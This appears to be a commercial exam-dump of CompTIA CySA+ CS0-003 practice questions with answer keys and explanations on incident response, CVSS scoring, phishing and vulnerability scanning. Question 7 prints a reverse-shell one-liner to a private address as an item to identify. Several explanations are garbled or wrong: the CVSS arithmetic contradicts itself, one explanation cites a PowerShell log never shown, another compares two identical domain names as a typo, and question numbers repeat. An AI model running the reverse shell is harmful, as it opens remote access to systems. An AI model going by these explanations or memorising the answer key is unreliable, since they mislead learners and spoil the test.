



CompTIA

Exam Questions CS0-003

CompTIA CySA+ Certification Beta Exam

About ExamBible

Your Partner of IT Exam

Found in 1998

ExamBible is a company specialized on providing high quality IT exam practice study materials, especially Cisco CCNA, CCDA, CCNP, CCIE, Checkpoint CCSE, CompTIA A+, Network+ certification practice exams and so on. We guarantee that the candidates will not only pass any IT exam at the first attempt but also get profound understanding about the certificates they have got. There are so many alike companies in this industry, however, ExamBible has its unique advantages that other companies could not achieve.

Our Advances

* 99.9% Uptime

All examinations will be up to date.

* 24/7 Quality Support

We will provide service round the clock.

* 100% Pass Rate

Our guarantee that you will pass the exam.

* Unique Gurantee

If you do not pass the exam at the first time, we will not only arrange FULL REFUND for you, but also provide you another exam of your claim, ABSOLUTELY FREE!

NEW QUESTION 1

An end-of-life date was announced for a widely used OS. A business-critical function is performed by some machinery that is controlled by a PC, which is utilizing the OS that is approaching the end-of- life date. Which of the following best describes a security analyst's concern?

- A. Any discovered vulnerabilities will not be remediated.
- B. An outage of machinery would cost the organization money.
- C. Support will not be available for the critical machinery
- D. There are no compensating controls in place for the OS.

Answer: A

Explanation:

A security analyst's concern is that any discovered vulnerabilities in the OS that is approaching the end-of-life date will not be remediated by the vendor, leaving the system exposed to potential attacks. The other options are not directly related to the security analyst's role or responsibility. Verified References: CompTIA Cybersecurity Analyst (CySA+) Certification Exam Objectives, page 9, section 2.21

NEW QUESTION 2

A security analyst receives an alert for suspicious activity on a company laptop An excerpt of the log is shown below:

Event #	Process	Parent process
1	Console Windows Host (conhost.exe)	System (-)
2	Console Windows Host (conhost.exe)	Command Prompt (cmd.exe)
3	Windows Explorer (Explorer.exe)	Microsoft Outlook (outlook.exe)
4	Microsoft Outlook (outlook.exe)	Microsoft Word (winword.exe)
5	Microsoft Word (winword.exe)	PowerShell (powershell.exe)
6	Windows Explorer (Explorer.exe)	Google Chrome (chrome.exe)

Which of the following has most likely occurred?

- A. An Office document with a malicious macro was opened.
- B. A credential-stealing website was visited.
- C. A phishing link in an email was clicked
- D. A web browser vulnerability was exploited.

Answer: A

Explanation:

for the suspicious activity on the company laptop, as it reflects the common technique of using macros to execute PowerShell commands that download and run malware. A macro is a piece of code that can automate tasks or perform actions in an Office document, such as a Word file or an Excel spreadsheet. Macros can be useful and legitimate, but they can also be abused by threat actors to deliver malware or perform malicious actions on the system. A malicious macro can be embedded in an Office document that is sent as an attachment in a phishing email or hosted on a compromised website. When the user opens the document, they may be prompted to enable macros or content, which will trigger the execution of the malicious code. The malicious macro can then use PowerShell, which is a scripting language and command-line shell that is built into Windows, to perform various tasks, such as downloading and running malware from a remote URL, bypassing security controls, or establishing persistence on the system. The log excerpt shows that PowerShell was used to download a string from a URL using the WebClient.DownloadString method, which is a common way to fetch and execute malicious code from the internet. The log also shows that PowerShell was used to invoke an expression (iex) that contains obfuscated code, which is another common way to evade detection and analysis. The other options are not as likely as an Office document with a malicious macro was opened, as they do not match the evidence in the log excerpt. A credential-stealing website was visited is possible, but it does not explain why PowerShell was used to download and execute code from a URL. A phishing link in an email was clicked is also possible, but it does not explain what happened after the link was clicked or how PowerShell was involved. A web browser vulnerability was exploited is unlikely, as it does not explain why PowerShell was used to download and execute code from a URL.

NEW QUESTION 3

A cybersecurity team lead is developing metrics to present in the weekly executive briefs. Executives are interested in knowing how long it takes to stop the spread of malware that enters the network.

Which of the following metrics should the team lead include in the briefs?

- A. Mean time between failures
- B. Mean time to detect
- C. Mean time to remediate
- D. Mean time to contain

Answer: D

Explanation:

Mean time to contain is the metric that the cybersecurity team lead should include in the weekly executive briefs, as it measures how long it takes to stop the spread of malware that enters the network. Mean time to contain is the average time it takes to isolate and neutralize an incident or a threat, such as malware, from the time it is detected. Mean time to contain is an important metric for evaluating the effectiveness and efficiency of the incident response process, as well as the potential impact and damage of the incident or threat. A lower mean time to contain indicates a faster and more successful response, which can reduce the risk and cost of the incident or threat. Mean time to contain can also be compared with other metrics, such as mean time to detect or mean time to remediate, to identify gaps or areas for improvement in the incident response process.

NEW QUESTION 4

Which of the following would help an analyst to quickly find out whether the IP address in a SIEM alert is a known-malicious IP address?

- A. Join an information sharing and analysis center specific to the company's industry.
- B. Upload threat intelligence to the IPS in STIX/TAXII format.
- C. Add data enrichment for IPS in the ingestion pipeline.
- D. Review threat feeds after viewing the SIEM alert.

Answer: C

Explanation:

The best option to quickly find out whether the IP address in a SIEM alert is a known-malicious IP address is C. Add data enrichment for IPS in the ingestion pipeline.

Data enrichment is the process of adding more information and context to raw data, such as IP addresses, by using external sources. Data enrichment can help analysts to gain more insights into the nature and origin of the threats they face, and to prioritize and respond to them accordingly. Data enrichment for IPS (Intrusion Prevention System) means that the IPS can use enriched data to block or alert on malicious traffic based on various criteria, such as geolocation, reputation, threat intelligence, or behavior. By adding data enrichment for IPS in the ingestion pipeline, analysts can leverage the IPS's capabilities to filter out known-malicious IP addresses before they reach the SIEM, or to tag them with relevant information for further analysis. This can save time and resources for the analysts, and improve the accuracy and efficiency of the SIEM.

The other options are not as effective or efficient as data enrichment for IPS in the ingestion pipeline. Joining an information sharing and analysis center (ISAC) specific to the company's industry (A) can provide valuable threat intelligence and best practices, but it may not be timely or comprehensive enough to cover all possible malicious IP addresses. Uploading threat intelligence to the IPS in STIX/TAXII format (B) can help the IPS to identify and block malicious IP addresses based on standardized indicators of compromise, but it may require manual or periodic updates and integration with the SIEM. Reviewing threat feeds after viewing the SIEM alert (D) can help analysts to verify and contextualize the malicious IP addresses, but it may be too late or too slow to prevent or mitigate the damage. Therefore, C is the best option among the choices given.

NEW QUESTION 5

During an incident, an analyst needs to acquire evidence for later investigation. Which of the following must be collected first in a computer system, related to its volatility level?

- A. Disk contents
- B. Backup data
- C. Temporary files
- D. Running processes

Answer: D

Explanation:

The most volatile type of evidence that must be collected first in a computer system is running processes. Running processes are programs or applications that are currently executing on a computer system and using its resources, such as memory, CPU, disk space, or network bandwidth. Running processes are very volatile because they can change rapidly or disappear completely when the system is shut down, rebooted, logged off, or crashed. Running processes can also be affected by other processes or users that may modify or terminate them. Therefore, running processes must be collected first before any other type of evidence in a computer system.

NEW QUESTION 6

An incident response analyst notices multiple emails traversing the network that target only the administrators of the company. The email contains a concealed URL that leads to an unknown website in another country. Which of the following best describes what is happening? (Choose two.)

- A. Beaconing
- B. Domain Name System hijacking
- C. Social engineering attack
- D. On-path attack
- E. Obfuscated links
- F. Address Resolution Protocol poisoning

Answer: CE

Explanation:

A social engineering attack is a type of cyberattack that relies on manipulating human psychology rather than exploiting technical vulnerabilities. A social engineering attack may involve deceiving, persuading, or coercing users into performing actions that benefit the attacker, such as clicking on malicious links, divulging sensitive information, or granting access to restricted resources. An obfuscated link is a link that has been disguised or altered to hide its true destination or purpose. Obfuscated links are often used by attackers to trick users into visiting malicious websites or downloading malware. In this case, an incident response analyst notices multiple emails traversing the network that target only the administrators of the company. The email contains a concealed URL that leads to an unknown website in another country. This indicates that the analyst is witnessing a social engineering attack using obfuscated links.

NEW QUESTION 7

A security analyst detects an exploit attempt containing the following command: `sh -i >& /dev/udp/10.1.1.1/4821 0>$!` Which of the following is being attempted?

- A. RCE
- B. Reverse shell
- C. XSS
- D. SQL injection

Answer: B

Explanation:

A reverse shell is a type of shell access that allows a remote user to execute commands on a target system or network by reversing the normal direction of communication. A reverse shell is usually created by running a malicious script or program on the target system that connects back to the remote user's system.

and opens a shell session. A reverse shell can bypass firewalls or other security controls that block incoming connections, as it uses an outgoing connection initiated by the target system. In this case, the security analyst has detected an exploit attempt containing the following command:

```
sh -i >& /dev/udp/10.1.1.1/4821 0>$!
```

This command is a shell script that creates a reverse shell connection from the target system to the remote user's system at IP address 10.1.1.1 and port 4821 using UDP protocol.

NEW QUESTION 8

Which of the following risk management principles is accomplished by purchasing cyber insurance?

- A. Accept
- B. Avoid
- C. Mitigate
- D. Transfer

Answer: D

Explanation:

Transfer is the risk management principle that is accomplished by purchasing cyber insurance. Transfer is a strategy that involves shifting the risk or its consequences to another party, such as an insurance company, a vendor, or a partner. Transfer does not eliminate the risk, but it reduces the potential impact or liability of the risk for the original party. Cyber insurance is a type of insurance that covers the losses and damages resulting from cyberattacks, such as data breaches, ransomware, denial-of-service attacks, or network disruptions. Cyber insurance can help transfer the risk of cyber incidents by providing financial compensation, legal assistance, or recovery services to the insured party. Official References:

- > <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>
- > <https://www.comptia.org/certifications/cybersecurity-analyst>
- > <https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered>

NEW QUESTION 9

A security analyst at a company called ACME Commercial notices there is outbound traffic to a host IP that resolves to <https://office365password.acme.co>. The site's standard VPN logon page is www.acme.com/logon. Which of the following is most likely true?

- A. This is a normal password change URL.
- B. The security operations center is performing a routine password audit.
- C. A new VPN gateway has been deployed
- D. A social engineering attack is underway

Answer: D

Explanation:

for the outbound traffic to a host IP that resolves to <https://office365password.acme.co>, while the site's standard VPN logon page is www.acme.com/logon. A social engineering attack is a technique that exploits human psychology and behavior to manipulate people into performing actions or divulging information that benefit the attackers. A common type of social engineering attack is phishing, which involves sending fraudulent emails or other messages that appear to come from a legitimate source, such as a company or a colleague, and lure the recipients into clicking on malicious links or attachments, or entering their credentials or other sensitive information on fake websites. In this case, the attackers may have registered a domain name that looks similar to the company's domain name, but with a typo ([office365](https://office365password.acme.co) instead of [office365](https://office365password.acme.co)), and set up a fake website that mimics the company's VPN logon page. The attackers may have also sent phishing emails to the company's employees, asking them to reset their passwords or log in to their VPN accounts using the malicious link. The security analyst should investigate the source and content of the phishing emails, and alert the employees not to click on any suspicious links or enter their credentials on any untrusted websites. Official References:

- > <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>
- > <https://www.comptia.org/certifications/cybersecurity-analyst>
- > <https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered>

NEW QUESTION 10

Joe, a leading sales person at an organization, has announced on social media that he is leaving his current role to start a new company that will compete with his current employer. Joe is soliciting his current employer's customers. However, Joe has not resigned or discussed this with his current supervisor yet. Which of the following would be the best action for the incident response team to recommend?

- A. Isolate Joe's PC from the network
- B. Reimage the PC based on standard operating procedures
- C. Initiate a remote wipe of Joe's PC using mobile device management
- D. Perform no action until HR or legal counsel advises on next steps

Answer: D

Explanation:

The best action for the incident response team to recommend in this scenario is to perform no action until HR or legal counsel advises on next steps. This action can help avoid any potential legal or ethical issues, such as violating employee privacy rights, contractual obligations, or organizational policies. This action can also help ensure that any evidence or information collected from the employee's system or network is admissible and valid in case of any legal action or dispute. The incident response team should consult with HR or legal counsel before taking any action that may affect the employee's system or network.

NEW QUESTION 10

A security analyst is trying to identify possible network addresses from different source networks belonging to the same company and region. Which of the following shell script functions could help achieve the goal?

- A. `function w() { a=$(ping -c 1 $1 | awk -F "/" 'END{print $1}') && echo "$1 | $a" }`
- B. `function x() { b=traceroute -m 40 $1 | awk 'END{print $1}' && echo "$1 | $b" }`
- C. `function y() { dig $(dig -x $1 | grep PTR | tail -n 1 | awk -F "." '{print $1}').origin.asn.cymru.com TXT +short }`
- D. `function z() { c=$(geoiplookup$1) && echo "$1 | $c" }`

Answer: C

Explanation:

The shell script function that could help identify possible network addresses from different source networks belonging to the same company and region is:

```
function y() { dig $(dig -x $1 | grep PTR | tail -n 1 | awk -F "." {print $1}).origin.asn.cymru.com TXT  
+short }
```

This function takes an IP address as an argument and performs two DNS lookups using the dig command. The first lookup uses the -x option to perform a reverse DNS lookup and get the hostname associated with the IP address. The second lookup uses the origin.asn.cymru.com domain to get the autonomous system number (ASN) and other information related to the IP address, such as the country code, registry, or allocation date. The function then prints the IP address and the ASN information, which can help identify any network addresses that belong to the same ASN or region

NEW QUESTION 15

An analyst notices there is an internal device sending HTTPS traffic with additional characters in the header to a known-malicious IP in another country. Which of the following describes what the analyst has noticed?

- A. Beaconing
- B. Cross-site scripting
- C. Buffer overflow
- D. PHP traversal

Answer: A

NEW QUESTION 18

During an extended holiday break, a company suffered a security incident. This information was properly relayed to appropriate personnel in a timely manner and the server was up to date and configured with appropriate auditing and logging. The Chief Information Security Officer wants to find out precisely what happened. Which of the following actions should the analyst take first?

- A. Clone the virtual server for forensic analysis
- B. Log in to the affected server and begin analysis of the logs
- C. Restore from the last known-good backup to confirm there was no loss of connectivity
- D. Shut down the affected server immediately

Answer: A

Explanation:

The first action that the analyst should take in this case is to clone the virtual server for forensic analysis. Cloning the virtual server involves creating an exact copy or image of the server's data and state at a specific point in time. Cloning the virtual server can help preserve and protect any evidence or information related to the security incident, as well as prevent any tampering, contamination, or destruction of evidence. Cloning the virtual server can also allow the analyst to safely analyze and investigate the incident without affecting the original server or its operations.

NEW QUESTION 23

A security analyst reviews the latest vulnerability scans and observes there are vulnerabilities with similar CVSSv3 scores but different base score metrics. Which of the following attack vectors should the analyst remediate first?

- A. CVSS 3.0/AVP/AC:L/PR:L/UI:N/S U/C:H/I:H/A:H
- B. CVSS 3.0/AV:A/AC .L/PR:L/UI:N/S/U/C:H/I:H/A:H
- C. CVSS 3.0/AV:N/AC:L/PR:L/UI:N/S;U/C:H/I:H/A:H
- D. CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S/U/C:H/I:H/A:H

Answer: C

Explanation:

CVSS 3.0/AV:N/AC:L/PR:L/UI:N/S/U/C:H/I:H/A:H is the attack vector that the analyst should remediate first, as it has the highest CVSSv3 score of 8.1. CVSSv3 (Common Vulnerability Scoring System version 3) is a standard framework for rating the severity of vulnerabilities, based on various metrics that reflect the characteristics and impact of the vulnerability. The CVSSv3 score is calculated from three groups of metrics: Base, Temporal, and Environmental. The Base metrics are mandatory and reflect the intrinsic qualities of the vulnerability, such as how it can be exploited, what privileges are required, and what impact it has on confidentiality, integrity, and availability. The Temporal metrics are optional and reflect the current state of the vulnerability, such as whether there is a known exploit, a patch, or a workaround. The Environmental metrics are also optional and reflect the context of the vulnerability in a specific environment, such as how it affects the asset value, security requirements, or mitigating controls. The Base metrics produce a score ranging from 0 to 10, which can then be modified by scoring the Temporal and Environmental metrics. A CVSS score is also represented as a vector string, a compressed textual representation of the values used to derive the score.

The attack vector in question has the following Base metrics:

- Attack Vector (AV): Network (N). This means that the vulnerability can be exploited remotely over a network connection.
- Attack Complexity (AC): Low (L). This means that the attack does not require any special conditions or changes to the configuration of the target system.
- Privileges Required (PR): Low (L). This means that the attacker needs some privileges on the target system to exploit the vulnerability, such as user-level access.
- User Interaction (UI): None (N). This means that the attack does not require any user action or involvement to succeed.
- Scope (S): Unchanged (U). This means that the impact of the vulnerability is confined to the same security authority as the vulnerable component, such as an application or an operating system.
- Confidentiality Impact ©: High (H). This means that the vulnerability results in a total loss of confidentiality, such as unauthorized disclosure of all data on the system.
- Integrity Impact (I): High (H). This means that the vulnerability results in a total loss of integrity, such as unauthorized modification or deletion of all data on the system.
- Availability Impact (A): High (H). This means that the vulnerability results in a total loss of availability, such as denial of service or system crash.

Using these metrics, we can calculate the Base score using this formula: Base Score = Roundup(Minimum[(Impact + Exploitability), 10]) Where:

Impact = 6.42 x [1 - ((1 - Confidentiality) x (1 - Integrity) x (1 - Availability))]

Exploitability = 8.22 x Attack Vector x Attack Complexity x Privileges Required x User Interaction Using this formula, we get:

Impact = 6.42 x [1 - ((1 - 0.56) x (1 - 0.56) x (1 - 0.56))] = 5.9

Exploitability = $8.22 \times 0.85 \times 0.77 \times 0.62 \times 0.85 = 2.8$

Base Score = $\text{Roundup}(\text{Minimum}[(5.9 + 2.8), 10]) = \text{Roundup}(8.7) = 8.8$

Therefore, this attack vector has a Base score of 8.8, which is higher than any other option.

The other attack vectors have lower Base scores, as they have different values for some of the Base metrics:

➤ CVSS:3.0/AV:P/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H has a Base score of 6.2, as it has a lower value for

Attack Vector (Physical), which means that the vulnerability can only be exploited by having physical access to the target system.

➤ CVSS:3.0/AV:A/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H has a Base score of 7.4, as it has a lower value for Attack Vector (Adjacent Network), which means that the vulnerability can only be exploited by being on the same physical or logical network as the target system.

➤ CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H has a Base score of 6.8, as it has a lower value for Attack Vector (Local), which means that the vulnerability can only be exploited by having local access to the target system, such as through a terminal or a command shell.

NEW QUESTION 28

Which of the following will most likely ensure that mission-critical services are available in the event of an incident?

- A. Business continuity plan
- B. Vulnerability management plan
- C. Disaster recovery plan
- D. Asset management plan

Answer: C

NEW QUESTION 29

A recent zero-day vulnerability is being actively exploited, requires no user interaction or privilege escalation, and has a significant impact to confidentiality and integrity but not to availability. Which of the following CVE metrics would be most accurate for this zero-day threat?

- A. CVSS: 31/AV: N/AC: L/PR: N/UI: N/S: U/C: H/1: K/A: L
- B. CVSS:31/AV:K/AC:L/PR:H/UI:R/S:C/C:H/I:H/A:L
- C. CVSS:31/AV:N/AC:L/PR:N/UI:H/S:U/C:L/I:N/A:H
- D. CVSS:31/AV:L/AC:L/PR:R/UI:R/S:U/C:H/I:L/A:H

Answer: A

Explanation:

This answer matches the description of the zero-day threat. The attack vector is network (AV:N), the attack complexity is low (AC:L), no privileges are required (PR:N), no user interaction is required (UI:N), the scope is unchanged (S:U), the confidentiality and integrity impacts are high (C:H/I:H), and the availability impact is low (A:L). Official References: <https://nvd.nist.gov/vuln-metrics/cvss>

NEW QUESTION 31

Which of the following items should be included in a vulnerability scan report? (Choose two.)

- A. Lessons learned
- B. Service-level agreement
- C. Playbook
- D. Affected hosts
- E. Risk score
- F. Education plan

Answer: DE

Explanation:

A vulnerability scan report should include information about the affected hosts, such as their IP addresses, hostnames, operating systems, and services. It should also include a risk score for each vulnerability, which indicates the severity and potential impact of the vulnerability on the host and the organization. Official References: <https://www.first.org/cvss/>

NEW QUESTION 35

The security operations team is required to consolidate several threat intelligence feeds due to redundant tools and portals. Which of the following will best achieve the goal and maximize results?

- A. Single pane of glass
- B. Single sign-on
- C. Data enrichment
- D. Deduplication

Answer: D

Explanation:

Deduplication is a process that involves removing any duplicate or redundant data or information from a data set or source. Deduplication can help consolidate several threat intelligence feeds by eliminating any overlapping or repeated indicators of compromise (IoCs), alerts, reports, or recommendations. Deduplication can also help reduce the volume and complexity of threat intelligence data, as well as improve its quality, accuracy, or relevance.

NEW QUESTION 40

A recent penetration test discovered that several employees were enticed to assist attackers by visiting specific websites and running downloaded files when prompted by phone calls. Which of the following would best address this issue?

- A. Increasing training and awareness for all staff
- B. Ensuring that malicious websites cannot be visited
- C. Blocking all scripts downloaded from the internet

D. Disabling all staff members' ability to run downloaded applications

Answer: A

Explanation:

Increasing training and awareness for all staff is the best way to address the issue of employees being enticed to assist attackers by visiting specific websites and running downloaded files when prompted by phone calls. This issue is an example of social engineering, which is a technique that exploits human psychology and behavior to manipulate people into performing actions or divulging information that benefit the attackers. Social engineering can take many forms, such as phishing, vishing, baiting, quid pro quo, or impersonation. The best defense against social engineering is to educate and train the staff on how to recognize and avoid common social engineering tactics, such as:

- Verifying the identity and legitimacy of the caller or sender before following their instructions or clicking on any links or attachments
- Being wary of unsolicited or unexpected requests for information or action, especially if they involve urgency, pressure, or threats
- Reporting any suspicious or anomalous activity to the security team or the appropriate authority
- Following the organization's policies and procedures on security awareness and best practices

Official References:

- <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>
- <https://www.comptia.org/certifications/cybersecurity-analyst>
- <https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered>

NEW QUESTION 44

A security analyst performs various types of vulnerability scans. Review the vulnerability scan results to determine the type of scan that was executed and if a false positive occurred for each device.


Instructions:

Select the Results Generated drop-down option to determine if the results were generated from a credentialed scan, non-credentialed scan, or a compliance scan. For ONLY the credentialed and non-credentialed scans, evaluate the results for false positives and check the findings that display false positives. NOTE: If you would like to uncheck an option that is currently selected, click on the option a second time.

Lastly, based on the vulnerability scan results, identify the type of Server by dragging the Server to the results. The Linux Web Server, File-Print Server and Directory Server are draggable.

If at any time you would like to bring back the initial state of the simulation, please select the Reset All button. When you have completed the simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.

Network Diagram



Hot Area:


?	<p>False Positive Findings Listing 1</p> <p>Critical (10.0) 12209 Security Update for Microsoft Windows (835732)</p> <p>Critical (10.0) 13852 Microsoft Windows Task Scheduler Remote Overflow (841873)</p> <p>Critical (10.0) 18502 Vulnerability in SMB Could Allow Remote Code Execution (896422)</p> <p>Critical (10.0) 58662 Samba 3.x/3.6.4/3.5.14/3.4.16 RPC Multiple Buffer Overflows (20161146)</p> <p>Critical (10.0) 19407 Vulnerability in Printer Spooler Service Could Allow Remote Code Execution (896423)</p>	<p>Results Generated</p> <p>Credentialed</p> <p>Non-Credentialed</p> <p>Compliance</p>
?	<p>False Positive Findings Listing 2</p> <p>Critical (10.0) 19407 Vulnerability in Printer Spooler Service Could Allow Remote Code Execution (896423)</p> <p>Critical (10.0) 11890 Ubuntu 5.04/5.10/6.06 LTS : Buffer Overrun in Messenger Service (CVE-2016-8035)</p> <p>Critical (10.0) 27942 Ubuntu 5.04/5.10/6.06 LTS : php5 vulnerabilities (CVE-2016-362-1)</p> <p>Critical (10.0) 27978 Ubuntu 5.10/6.06 LTS / 6.10 : gnupg vulnerability (CVE-2016-3931)</p> <p>Critical (10.0) 28017 Ubuntu 5.10/6.06 LTS / 6.10 : php5 regression (CVE-2016-4242)</p>	<p>Results Generated</p> <p>Credentialed</p> <p>Non-Credentialed</p> <p>Compliance</p>
?	<p>False Positive Findings Listing 3</p> <p>WARNING (1.0.1) System cryptography: Force strong key protection for user keys stored on the computer. Prompt the User each time a key is first used</p> <p>INFORM (1.2.4) Network access: Do not allow anonymous enumeration of SAM accounts: Enabled</p> <p>INFORM (1.3.4) Network access: Do not allow anonymous enumeration of SAM accounts and shares: Enabled</p> <p>INFORM (1.5.0) Network access: Let everyone permissions apply to anonymous users: Disabled</p> <p>INFORM (1.6.5) Network access: Sharing and security model for local accounts Classic - local users authenticate as themselves</p>	<p>Results Generated</p> <p>Credentialed</p> <p>Non-Credentialed</p> <p>Compliance</p>

- A. Mastered
- B. Not Mastered

Answer: A

Explanation:

Hot Area:



Fake Positive Findings Listing 1
 Critical (10.0) 12209 Security Update for Microsoft Windows (833732)
 Critical (10.0) 13852 Microsoft Windows Task Scheduler Remote Overflow (841873)
 Critical (10.0) 18302 Vulnerability in SMB Could Allow Remote Code Execution (896422)
 Critical (10.0) 58662 Samba 3.x:3.6.4/3.5.14/3.4.16 RPC Multiple Buffer Overflows (20161146)
 Critical (10.0) 19407 Vulnerability in Printer Spooler Service Could Allow Remote Code Execution (896423)

Results Generated
 Credentialed
 Non-Credentialed
 Compliance

Fake Positive Findings Listing 2
 Critical (10.0) 19407 Vulnerability in Printer Spooler Service Could Allow Remote Code Execution (896423)
 Critical (10.0) 11890 Ubuntu 5.04/5.10/6.06 LTS : Buffer Overrun in Messenger Service (CVE-2016-8035)
 Critical (10.0) 27942 Ubuntu 5.04/5.10/6.06 LTS : php5 vulnerabilities (CVE-2016-362-1)
 Critical (10.0) 27978 Ubuntu 5.10/6.06 LTS / 6.10 : gnupg vulnerability (CVE-2016-2931)
 Critical (10.0) 28017 Ubuntu 5.10/6.06 LTS / 6.10 : php5 regression (CVE-2016-4242)

Results Generated
 Credentialed
 Non-Credentialed
 Compliance

Fake Positive Findings Listing 3
 WARNING (1.0.1) System cryptography: Force strong key protection for user keys stored on the computer. Prompt the User each time a key is first used
 INFORM (1.2.4) Network access: Do not allow anonymous enumeration of SAM accounts: Enabled
 INFORM (1.3.4) Network access: Do not allow anonymous enumeration of SAM accounts and shares: Enabled
 INFORM (1.3.0) Network access: Let everyone permissions apply to anonymous users: Disabled
 INFORM (1.6.3) Network access: Sharing and security model for local accounts Classic - local users authenticate as themselves

Results Generated
 Credentialed
 Non-Credentialed
 Compliance

NEW QUESTION 48

A security alert was triggered when an end user tried to access a website that is not allowed per organizational policy. Since the action is considered a terminable offense, the SOC analyst collects the authentication logs, web logs, and temporary files, reflecting the web searches from the user's workstation, to build the case for the investigation. Which of the following is the best way to ensure that the investigation complies with HR or privacy policies?

- A. Create a timeline of events detailing the date stamps, user account hostname and IP information associated with the activities
- B. Ensure that the case details do not reflect any user-identifiable information Password protect the evidence and restrict access to personnel related to the investigation
- C. Create a code name for the investigation in the ticketing system so that all personnel with access will not be able to easily identify the case as an HR-related investigation
- D. Notify the SOC manager for awareness after confirmation that the activity was intentional

Answer: B

Explanation:

The best way to ensure that the investigation complies with HR or privacy policies is to ensure that the case details do not reflect any user-identifiable information, such as name, email address, phone number, or employee ID. This can help protect the privacy and confidentiality of the user and prevent any potential discrimination or retaliation. Additionally, password protecting the evidence and restricting access to personnel related to the investigation can help preserve the integrity and security of the evidence and prevent any unauthorized or accidental disclosure or modification.

NEW QUESTION 53

An analyst wants to ensure that users only leverage web-based software that has been pre-approved by the organization. Which of the following should be deployed?

- A. Blocklisting
- B. Allowlisting
- C. Graylisting
- D. Webhooks

Answer: B

Explanation:

The correct answer is B. Allowlisting.

Allowlisting is a technique that allows only pre-approved web-based software to run on a system or network, while blocking all other software. Allowlisting can help prevent unauthorized or malicious software from compromising the security of an organization. Allowlisting can be implemented using various methods, such as application control, browser extensions, firewall rules, or proxy servers¹².

The other options are not the best techniques to ensure that users only leverage web-based software that has been pre-approved by the organization. Blocklisting (A) is a technique that blocks specific web-based software from running on a system or network, while allowing all other software. Blocklisting can be ineffective or inefficient, as it requires constant updates and may not catch all malicious software. Graylisting © is a technique that temporarily rejects or delays incoming messages from unknown or suspicious sources, until they are verified as legitimate. Graylisting is mainly used for email filtering, not for web-based software control. Webhooks (D) are a technique that allows web-based software to send or receive data from other web-based software in real time, based on certain events or triggers. Webhooks are not related to web-based software control, but rather to web-based software integration.

NEW QUESTION 58

An attacker has just gained access to the syslog server on a LAN. Reviewing the syslog entries has allowed the attacker to prioritize possible next targets. Which of the following is this an example of?

- A. Passive network foot printing
- B. OS fingerprinting
- C. Service port identification
- D. Application versioning

Answer: A

Explanation:

